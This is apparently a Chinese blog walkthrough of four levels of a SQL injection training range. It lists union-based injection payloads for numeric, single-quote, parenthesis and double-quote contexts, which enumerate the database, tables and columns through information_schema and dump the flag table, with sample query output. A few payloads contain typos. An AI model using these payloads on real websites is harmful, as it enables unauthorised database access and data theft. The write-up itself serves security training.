封神台基础靶场 显错注入1-4

原创

星星明亮 于 2021-06-24 21:02:53 发布 94 收藏

分类专栏： 封神台靶场 sql

本文链接：https://blog.csdn.net/weixin_46578840/article/details/118189747

封神台靶场 同时被 2 个专栏收录

4 篇文章 0 订阅

订阅专栏

sql

4 篇文章 0 订阅

订阅专栏

第一题，单双引号没区别，可能不是字符型

1 and 1=1 //页面正常

1 and 1=2 //页面错误，数字型注入

判断列数

1 and 1=1 order by 1，2，3 //回显，存在三列。

判断回显位


1 and 1=2 union select 1,2,3 //23为回显位

注出当前数据库

1 and 1=2 union select 1,2,(database()) --+


注表

1 and 1=2 union select 1,2,group_concat(table_name) from information_schema.tables where table_schema='error' --+



爆字段

1 and 1=2 union select 1,2,group_concat(column_name) form information.schema.columns where table_name='error_flag' --+



爆字段值

1 and 1=2 union select 1,2,group_concat(id,flag) from error_flag #

本关考点:

显错注入（一）

任务

通过显错注入获得flag。

对该页面进行GET传参，传参名为id

数据库查询语句:

select *from user where id=1 and 1=2 union select 1,2,group_concat(id,flag) from error_flag

查询结果:

Your Login name:2
Your Password:1zKaQ-Nf,2zKaQ-BJY,3zKaQ-XiaoFang,4zKaq-98K

成功

第二关
字符型报错注入，

```
1' order by 1,2,3 --+ 确定为三列
1' and 1=2 union select 1,2,3 --+ //回显为23，这里一定要用and 1=2才能回显
1' and 1=2 union select 1,2,database() --+ //爆当前数据库
1' and 1=2 union select 1,group_concat(table_name),3 from information_schema.tables where table_schema=database(
) -- //爆表，
1' and 1=2 union select 1,group_concat(column_name),3 from information_schema.columns where table_name='error_fl
ag' --+ //爆字段
1' and 1=2 union select 1,group_concat(id,flag),3 from error_flag --+ //爆字段值
```

数据库查询语句:


select *from user where id='1' and 1=2 union select 1,group_concat(id,flag),3 from error_flag -- '

查询结果:

Your Login name:1zKaQ-Nf,2zKaQ-BJY,3zKaQ-XiaoFang,4zKaq-98K
Your Password:3

第三关
多了个括号


```
1') order by 1,2,3%23 //判断列数
1') union select 1,2,3%23 //23为回显位
1') union select 1,2,database()%23 //当前数据库
1') and 1=2 unions select 1,group_concat(table_name),3 from information_schema.tables where table_schema=databas
e()%23  //读表
1') and 1=2 union select 1,group_concat(column_name),3 from information_schema.columns where table_name='error_f
lag'%23 //读字段
1') and 1=2 union select 1,group_concat(id,flag),3 from error_flag%23
```



第四关，将第三关的单引号换成双引号即可

```
1") and 1=2 union select 1,2,3%23 //回显位
1") and 1=2 union select 1,database(),3%23 //当前数据库
1") and 1=2 union select 1,group_concat(table_name),3 from information_schema.tables where table_schema='error'%
23 //读表
1") and 1=2 union select 1,2,group_concat(column_name) from information_schema.columns where table_name='error_f
lag'%23 //读表内字段
1") and 1=2 union select 1,2,group_concat(id,flag) from error_flag%23  //字段数据
```